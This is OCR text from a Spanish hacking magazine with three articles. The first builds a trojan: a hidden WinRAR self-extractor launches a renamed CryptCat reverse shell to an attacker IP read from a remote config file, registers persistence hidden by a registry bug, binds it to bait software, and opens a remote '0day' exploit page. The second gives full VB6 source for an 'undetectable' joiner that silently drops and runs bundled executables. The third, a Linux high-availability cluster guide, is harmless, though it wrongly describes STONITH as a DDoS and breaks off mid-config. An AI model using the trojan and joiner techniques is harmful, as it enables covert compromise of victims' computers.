Si se realiza la conexión no hace nada mas hasta que te desconectes si no estas o te desconectas entonces realizará un ping la cantidad de veces que le indicamos en timeou para causar un retraso, y al fina donde dice goto 1 quiere decir que comenzará nuevamente desde :1 verificando nuevamente el archivo de configuración y realizando nuevamente la conexión.


Si eres un usuario avanzado entonces intenta evitar colocar direcciones con variables en PHP tales como esta:
descarga php?dw=solicitar&archivo=config.ir

Si pones ese link dentro del ba tomará cada carácter como parte de comando mismo =& y no te va a resultar.
Nota: si no entiendes entonces no me hagas caso :)


¿Que hace lo que está de color verde?, mas adelante lo veremos ;).

Ahora se harán la pregunta del millón ¿Cómo ocultamos la ventanita de ese bat?, para eso tenemos cryptcat. Primero vamos a diseñar una entrada de registro para hacer un auto arranque, pero ojo… en esta ocasión no vamos a registrar cryptcat sino a winrar SFX el cual se encargará de ejecutar CryptCat, ¿Por qué?, no seáis tan preguntón ¬¬ pero bueno… ya que lo preguntas, cuando CryptCat inicia desde tu registro este no se cerrará ya que vamos a hacer correr el bat desde CryptCat.

Primero creamos un nuevo archivo rar presionando el botón derecho de tu Mouse sobre tu escritorio:




Ahora ese nuevo archivo le haces doble clic y se abrirá Winrar:




Tal como se ve en la imagen… (1) Primero vamos a presionar el botón llamado "SFX" para convertirlo en un archivo de winrar auto ejecutable, (2)luego nos aparecerá una ventana para realizar las configuraciones de ese archivo SFX, (3).Ahora viene la magia de CryptCat más Winrar…

Le indicamos que cuando se ejecute el archivo SFX primeramente ejecute msnmsgr.exe –d –e inicio.bat 127.0.0.1 99, después modificaremos el comentario para realizar un autoconexión inversa, una ves que se realice la conexión comenzará a ejecutarse el archivo inicio.bat sin ser visto reemplazando la consola de comandos ^ ^.

Luego procederemos a cambiar de pestaña hasta "Modos" y seleccionamos la opción de ocultar todo y omitir archivos existentes en caso de alguna falla imprevista aunque no descomprima nada porque recuerda que es un fichero vacío que se limitará a ejecutar ordenes:




Ahora le damos un icono muy discreto para no levantar sospechas desde la pestaña llamada "Texto e icono":



Ahora aceptamos todo y cerramos la última ventana y nos quedará algo así:

Podemos ver que el archivo rar se ha convertido en un ejecutable.
Ya no nos sirve el archivo rar así que lo borramos y al ejecutable le cambiamos el nombre de "Nuevo archivo WinRar.exe" a "presetup.rar"

Le hacemos doble clic y comenzamos a editarlo:



Fíjense en el orden… primero escuchamos y después enviamos la shell inversa o no funcionaría al revés.
Le damos en aceptar y cerramos la ventana del Winrar, por último renombramos "presetup.rar" a "presetup.exe".

¿Recuerdan lo que estaba de color verde en el archivo bat?, lo que hace es:

Set Ruta=%homedrive%%homepath%\printer
Indica la ruta donde descomprimiremos nuestros archivos finales.


reg add HKcU\Software\Microsoft\Windows\CurrentVersion\Run /v "%bug%" /t REG_SZ /d "%ruta%\presetup.exe" /f > nul
Con esto agregamos una entrada de registro que auto ejecutará nuestra presetup todos los días.

Para que es ¿Set bug?, indicamos que el nombre de la entrada de registro superará los 256 caracteres causando un bug en el editor de registros haciéndolo invisible (este bug no ha sido reparado aún. Gracias MITM).


Fíjense además que incluí la entrada de registro dentro del bat, de esta forma si ha sido borrada volverá a auto registrarse.

Ahora que tenemos todo listo vamos a buscar nuestro cebo :D ahora utilizaré un antiguo software llamado VOMISTAR el cual antiguamente podías generar tarjetas de prepago con tan solo dar un clic (antes si funcionaban pero ya no porque el tipo de cifrado de las tarjetas de timofonika son diferentes). Ahora que tenemos vomistar.exe, sass.exe, presetup.exe, update.exe, msnmsgr.exe e inicio.bat vamos a proceder a empaquetar con Winrar de la siguiente forma:


Seleccionamos todo y con el botón derecho seleccionamos la opción de "añadir al archivo" y veremos la conocida ventanita de winrar… así seguimos los mismos pasos de siempre:




En la siguiente imagen vemos como seleccionamos la pestaña "Avanzado" y seleccionamos "Opciones SFX", luego aparecerá la segunda ventanita (la derecha) llamada "Opciones avanzadas" y le indicaremos la ruta de extracción y nuevamente donde dice "Ejecutar tras la extracción" solamente escribiremos "ejecutar" para editarlo mas adelante:




En la siguiente imagen seleccionamos las opciones de siempre para ocultar todo:




Ahora nos cambiamos hasta la pestaña "Texto e icono" y seleccionamos en "Examinar" para elegir nuestro icono:



Ahora aceptamos y volvemos a esta ventana para editar nuestra ejecución en SFX (Pestaña "comentario"):




Debería quedar algo así:



Aceptamos todo y se creará nuestra carnada:

¿Una vez que la victima ejecute el archivo que sucederá?, verá solamente el vomistar y en segundo plano se estará ejecutando en un loop continuo el script en batch esperando tu dirección IP o DNS:

Pero por debajo:





¿Ahora como tomamos el control?, creamos el archivo config.ini que habíamos puesto antes en el bat.

Abrimos el block de notas y escribimos nuestra IP donde recibiremos la conexión:

190.22.118.133

¿Como se cual es mi ip?, Menú inicio voy donde dice "ejecutar" y escribo cmd /c ipconfig&&pause luego acepto y veré algo como esto:






Igual que antes tu ip pública dentro de Internet será la de color rojo donde aparece tu proveedor de Internet y el de color verde es la ip de red interna como la de tu casa o trabajo.


Otra forma es ir a esta dirección: http://ip.interchile.com/ y te aparecerá en letras grandes tu IP.

Y lo guardo como config.ini para después subirlo a mi servidor de iespana:

Y…….. ha llegado cartaa!!! :D




Ahora solo falta recibirla escuchando con CryptCat




Hemos concluido que nuestro scrip creado en el block de notas puede reemplazar a NO-IP utilizando Wge como downloader.

Ustedes dirán ¿Cuanto pesa todo esto?:



¿Como puedo tomar todas mis shells al mismo tiempo?, lo puedes hacer con VBNserver el cual te permite recibir todas las shells que desees y poder controlarlas de a una o todas al mismo tiempo:



La descarga es Herramientas InSecurity.

Ahora entretengámonos observando algunas funciones de Nircmd :D, recuerden que le pusimos update.exe

"%programfiles%\Internet Explorer\iexplore.exe" "http://512.iespana.es/0day_ie7.html"

update.exe win trans ititle "internet explorer" 256

Estos dos programas significa que voy a abrir el Internet Explorer hacia un exploit remoto y para no levantar sospecha voy a ocultar esa ventana con nircmd que ahora se llama update.exe.

Otras cosas pueden ser para los amantes de las bromas:

Abre la unidad f: update.exe cdrom open f:
Dejas sin audio la pc: update.exe mutesysvolume 1
Apagar el monitor: update.exe monitor off

Apaga la pc: update.exe exitwin poweroff

Reinicia servicios activos: update.exe service restart MySql

Lee el portapapeles: update.exe clipboard readfile "c:\info.txt"
Etc etc…

En realidad esto no es nada porque Nircmd es mucho mas eficaz que cualquier troyano o sistema de administración remota, es capaz de reemplazar a Netbus, Radmin, Optix pro, bo, Taladrator, PsTools, Sub7 y muchos más juntos a excepción de su capacidad para realizar una conexión pero en cuando a revelar el estado de un sistema o poder modificar toda la estructura de Windows a tu antojo con una cantidad increíble de variables no te lo da nadie.

En el próxima parte (III) explicaré como convertir CryptCat en un escaneador de puertos, como ocultar procesos y tareas para no ser vistos por el administrador de tareas, además enseñaré a crear tu propio hosting gratuito para poder continuar enseñando sobre como convertir CryptCat en una poderosísima botnet.

Por ahora ninguna herramienta es detectada por los antivirus ya que son sistemas de administración remota.

También utilizaremos CryptCat para realizar conversaciones secretas sin que nadie pueda interceptar lo que escribes utilizando la red de tor.

Autor- WHK

Creando un Joiner en VB 6.0

¿Qué es un joiner?

Yo soy de la opinión de que todo buen manual debe comenzar dando una buena base teórica, haciendo que el lector comprenda bien lo que va a hacer en vez de darle un código mal comentado y que se busque la vida, así que empecemos.

Lo primero de todo sería saber que es un joiner:

Un joiner es un software utilizado para juntar en un solo archivo varios archivos.
Una vez conocemos que es exactamente un joiner aprendamos como se logra juntar varios archivos en uno solo, en nuestro caso vamos a programar uno en VB 6.0 que nos permita juntar infinitos archivos en uno solo y añadirle algunas opciones de extracción.

¿Cómo funciona un joiner?

Bien ahora ya sabemos que es un joiner, pero ¿cómo podemos lograr hacer uno? ¿cómo se juntan varios archivos en uno?

Lo primero que debemos saber es que un joiner consta de dos partes:
- "Juntador"
- Stub

El "juntador", por llamarlo de alguna manera es lo que nosotros vemos del joiner, el programa en el que vamos añadiendo los archivos que queremos juntar a una lista y luego apretamos un botón para crear el archivo que los contiene a todos.
El stub es el corazón del joiner y es siempre un ejecutable. A él "pegaremos" los archivos que anteriormente hemos introducido en la lista del "juntador" para que se lea a si mismo, se separe, extraiga cada archivo y los ejecute.

Explico esto último un poco más detenidamente:
El mecanismo de un joiner, como he explicado anteriormente, es añadir los datos de los archivos a juntar a un stub. Este, al ejecutarse, debe auto leerse y cortarse de tal forma que deje separados los archivos originales.

Una vez los tengo separados debe leer cada uno de estos archivos en el disco duro con la extensión correcta y ejecutarlos uno a uno.

Ese sería el esquema básico de cómo quedarían organizados los archivos. En él podemos ver como el server y la foto se "pegan" al stub. Recordar que el archivo final tiene que ser siempre un ejecutable, no puede quedar un .jpg ni nada de eso.

Empecemos a programar

Bueno, ahora que ya sabemos como funciona un joiner y que es exactamente podemos empezar a programar el nuestro propio.
Lo primero que debemos decidir es para cuantos archivos será nuestro joiner. Como somos muy ambiciosos haremos que nuestro joiner pueda contener infinitos archivos.
El paso siguiente es decidir de qué forma separará el stub los archivos que le peguemos. Principalmente existen dos métodos, meter el tamaño de los archivos que el stub lleva pegados para que sepa por donde cortar o poner una "firma" entre archivo y archivo para que el stub sepa que entre esas dos firmas se encontrará el archivo.
Yo por comodidad emplearé este segundo método.

Ahora si que sí. Abrid dos proyectos de VB y llamad a uno "Joiner" y a otro "Stub".

Situaros en el proyecto Joiner y hacer clic derecho en el cuadro de herramientas y elegid la opción "Componentes". Os aparecerá una ventana con diversos componentes de los cuales debéis seleccionar dos el "Microsoft Common Dialog Control 6.0" y el "Microsoft Windows Common Controls 6.0". Una vez hecho esto añadís al Form1 dos botones de nombres Añadir y Juntar un PictureBox con su nombre por defecto, un ListView de nombre Lv un CommonDialog de nombre CD y finalmente una ImageList de nombre IL.
Tras esto le añadís las columnas correspondientes al ListView para que os quede algo como esto:

ESTRUCTURA DEL STUB:

- Stub
- Firma "[**-_-**]"
- Archivo
- SubFirma "^^_~~_^^"
- Nombre del ejecutable
- SubFirma "^^_~~_^^"
- Ruta de estración

Listado 1

```
Const DI_MASK = &H1
Const DI_IMAGE = &H2
Const DI_NORMAL = DI_MASK Or DI_IMAGE
Private Declare Function ExtractAssociatedIcon Lib "shell32.dll" Alias "ExtractAssociatedIconA" (ByVal hInst As Long, ByVal lpIconPath As String, lpiIcon As Long) As Long
Private Declare Function DrawIconEx Lib "user32" (ByVal hdc As Long, ByVal xLeft As Long, ByVal yTop As Long, ByVal hIcon As Long, ByVal cxWidth As Long, ByVal cyWidth As Long, ByVal istepIfAniCur As Long, ByVal hbrFlickerFreeDraw As Long, ByVal diFlags As Long) As Long
Private Declare Function DestroyIcon Lib "user32" (ByVal hIcon As Long) As Long
Dim CuentaIcon As Integer

Function Icono(Ruta As String)
    Dim Icon As Long

    Form1.Picture1.BackColor = vbWhite

    Icon = ExtractAssociatedIcon(App.hInstance, Ruta, 2)
    DrawIconEx Form1.Picture1.hdc, 1, 0, Icon, 16, 16, 0, 0, DI_NORMAL
    DestroyIcon Icon
    SavePicture Form1.Picture1.Image, Environ("HOMEDRIVE") & "\temp.bmp"
    CuentaIcon = CuentaIcon + 1

    Form1.IL.ListImages.Add CuentaIcon, , LoadPicture(Environ("HOMEDRIVE") & "\Temp.bmp")

    Kill Environ("HOMEDRIVE") & "\Temp.bmp"
    Icono = CuentaIcon
End Function
```

Así que vamos a ir introduciendo los datos pertinentes con el siguiente código:

```
Private Sub Juntar_Click()
Ruta = App.Path & "\stub.exe" 'La ruta del stub
Firma = "[**-_-**]"
SubFirma = "^^_~~_^^"

FileCopy App.Path & "\stub.dll", App.Path & "\Stub.exe" 'Copiamos el stub de la dll
For n = 1 To Lv.ListItems.Count 'Vamos abriendo todos los archivos pertenecientes a la lista
    'Leemos el archivo
    Open Lv.ListItems.Item(n).SubItems(1) For Binary As #1
        Dim Archivo As String
        Archivo = Space(LOF(1))
        Get #1, , Archivo
    Close #1

    Open Ruta For Binary As #1 'Metemos los datos necesarios en el stub
        Seek (1), LOF(1) + 1
        Put #1, , Firma
        Put #1, , Archivo & SubFirma 'Metemos el archivo
        Put #1, , Lv.ListItems.Item(n).Text & SubFirma
        Put #1, , Lv.ListItems.Item(n).SubItems(3) & SubFirma 'La ruta
        Put #1, , Lv.ListItems.Item(n).SubItems(4) 'Si se ejecuta o no
    Close #1
Next n

End Sub
```

Como veis hemos leído todo el ListView y hemos metido en el stub (que inicialmente se encuentra como una dll camuflada, para que quede más profesional) los datos correspondientes así como los archivos a juntar.

Ahora ya solo nos queda programar el stub. Un aspecto fundamental es conocer la ruta de nuestro stub y alguno dirá "Pues usamos App.Path y ya está". Bueno esa es una opción pero si queremos dejar al usuario que elija la extensión del ejecutable y elija .com por ejemplo que llama menos la atención que .exe esta función no nos servirá.
Para conocer nuestra ruta con total seguridad usaremos pues la api GetModuleFileName. Así que ala de nuevo abrid vuestra Api Guide y mirad la información al respecto. Veréis una función que yo he adaptado así:

```
Private Function Ruta() As String
'Función para obtener nuestra propia ruta
    Dim ModuleName As String, FileName As String, hInst As Long
    ModuleName = String$(128, Chr$(0))
    hInst = GetWindowWord(Me.hwnd, GWW_HINSTANCE)
    ModuleName = Left$(ModuleName, GetModuleFileName(hInst, ModuleName, Len(ModuleName)))
    Ruta = ModuleName
End Function
```

Una vez tenemos esto en el Form_Load nos leemos así para separar los diversos datos:

```
    Private Sub Form_Load()
Dim Archivo As String  'Variable que contendrá el archivo
Dim Nombre As String   'Variable que contendrá el nombre del archivo
Dim RutaExt As String  'Variable que contendrá la ruta de extraccion
Dim Ejecutar As String 'Variable para saber si se ejecutará o no el archivo
Firma = "[**-_-**]"
SubFirma = "^ ^ _ ~ ~ _ ^ ^"

Open Ruta For Binary As #1 'Nos autoleemos
    Dim Todo As String
    Todo = Space(LOF(1))
    Get #1, , Todo
Close #1

Dim Partes As Variant, SubPartes As Variant
Partes = Split(Todo, Firma)

For n = 1 To UBound(Partes)
    SubPartes = Split(Partes(n), SubFirma)

    For i = 0 To UBound(SubPartes)
        Select Case i

            Case 0 'El archivo
                Archivo = SubPartes(i)
            Case 1 'El nombre del archivo
                Nombre = SubPartes(i)
            Case 2 'La ruta
                Select Case SubPartes(i)
                Case "Windows"
                    RutaExt = Environ("WINDIR")
                Case "System32"
                    RutaExt = Environ("WINDIR") & "\system32"
                Case "Disco local"
                    RutaExt = Environ("HOMEDRIVE")
                Case Else
                    RutaExt = SubPartes(i)

                End Select
                    Case 3 'Ejecutar Si/No
                Ejecutar = SubPartes(i)
        End Select
    Next i
    Open RutaExt & "\" & Nombre For Binary As #1 'Extraemos el archivo
        Put #1, , Archivo
    Close #1
    If Ejecutar = "Si" Then ShellExecute Me.hwnd, vbNullString, RutaExt & "\" &
Nombre, vbNullString, Environ("HOMEDRIVE"), SW_SHOWNORMAL
    Next n
End 'Finalizamos
End Sub
```


Y ya esta. Compilad el proyecto "Joiner" como Joiner.exe, el proyecto "Stub" como Stub.dll, colocadlos en la misma carpeta y probadlos por vosotros mismos.

Conclusiones

Bueno pues ya tenemos nuestro propio joiner creado y no ha sido nada muy difícil ¿verdad?.

Además el stub solo pesa 20 KB y siempre le podéis pasar el UPX, pero lo mejor de todo es esto (que conste que me está doliendo subir el archivo a virustotal, pero así voy a ahorrar que lo suba todo el mundo y pase a ser detectado…).

Pues ya lo veis, no hemos tardado ni una hora y tenemos nuestro propio joiner indetectable.



Si queréis que siga así no hagáis como yo y no lo subáis a virustotal.

Despedida

Aquí termina mi papel. Espero que hayáis disfrutado con esta tanto como he disfrutado yo escribiéndolo. Que hayáis comprendido que es un joiner, y lo más importante como funciona el mismo y que os animéis a hacer uno propio con más opciones que el mío, como un sistema de compresión por ejemplo u opciones para cambiarle el icono al stub, pero eso ya os lo dejo a vosotros ;)

Autor-E0N

Cluster Alta Disponibilidad en Linux

Introducción

En este articulo aprenderemos a implementar un Cluster de Alta disponibilidad (AD) .

Material necesario:

-2 máquinas con Linux
-El paquete Heardbeat
-Un Sistema de ficheros con Journaling
-Una Red
-Puerto serie

¿Que es un Cluster y para que me sirve?

Un cluster , consiste en un grupo de nodos conectados entre si que interactúan como una sola máquina ("En caso que un nodo deiase de funcionar tomaría el control el segundo nodo") , reduciendo así considerablemente la tolerancia a fallos y caídas de servicio.
Un cluster podría servir perfectamente en el caso de un problema de Hardware nuestros clientes tendrían igualmente servicio ya que uno de los nodos tomaría el control como maquina primaria.

¿Qué es Heardbeat?

Heardbeat es un paquete de software creado por LINUX-HA , funciona similar al System V o init pero en vez de una sola máquina pasaría a ejecutar los servicios en los nodos , basándose en que no le llegan respuestas estas se hacen por medio de ping y por pulsaciones del cable serie.

Que es STONITH?

STONITH son la Siglas de "Shoot The Other Node In The Head" (" Pégale un Tiro en la Cabeza al otro Nodo"). Es una técnica usada por heardbeat que se asegura de que un servidor supuestamente muerto no interfiera con el funcionamiento del cluster , en caso de no implementarse bien esta técnica , podría dar lugar a que el cluster no funcione.
A groso modo STONITH consiste en que el servidor secundario nota que el primario no funciona, y este le haría un DDOS al primario para asegurarse de que ha sido un falso positivo y tomaría el nodo secundario el control.

Preparando el Hardware

Existen 3 cosas específicas del cluster que hay que conectar , los discos, las NICs de interconexión, el cable serial de interconexión y los cables de control de los UPS.

•Primero instalaremos los discos , pero no crearemos aun ningún sistema de ficheros.
•Instalaremos las NICs y las configuraremos con ips privadas de la misma subred en los rangos 192.168.0.0/16 o el rango 10.0.0/8.
•A continuación nos haremos con un cable Serial para la comunicación PC a PC . Nos aseguraremos de que el cable incluya módems null y que incluya cables CTS Y RTS.
•Conectamos cada ordenador a su UPS.

Instalación del Software

Para nuestro cluster necesitaremos varios paquetes de software.

heardbeat-1.0.3 , heardbeat-pils-1.0.3, heardbeat-stonith-1.0.3

Cada uno de ellos se encuentra en los repositorios de las distribuciones o se incluye como paquete en los cds de instalación de esta (Cuando instale suse 9.3 me parecio veros en la instalación) si no los encontráis podéis mirar en http://linux-ha.org.

Los paquetes los instalaremos usando nuestro administrador de paquetes favoritos ya sea apt-get , yast urpmi , emerge , etc.

Por ultimo nos queda instalar el servicio que queramos dar ya sea samba,apache postfix , etc.

Configurando DRBD

DRBD se configura en el fichero /etc/drbd.conf.

```
resource drbd0 {
protocol=C

fsckcmd=/bin/true
disk {
disk-size=80418208
do-panic
}
net {
sync-rate=8M # bytes/sec
timeout=60
connect-int=10
```

```
  ping-int=10
}
on Zeus { # Zeus es el nombre
del Servidor Principal
device=/dev/nb0
disk=/dev/hda1
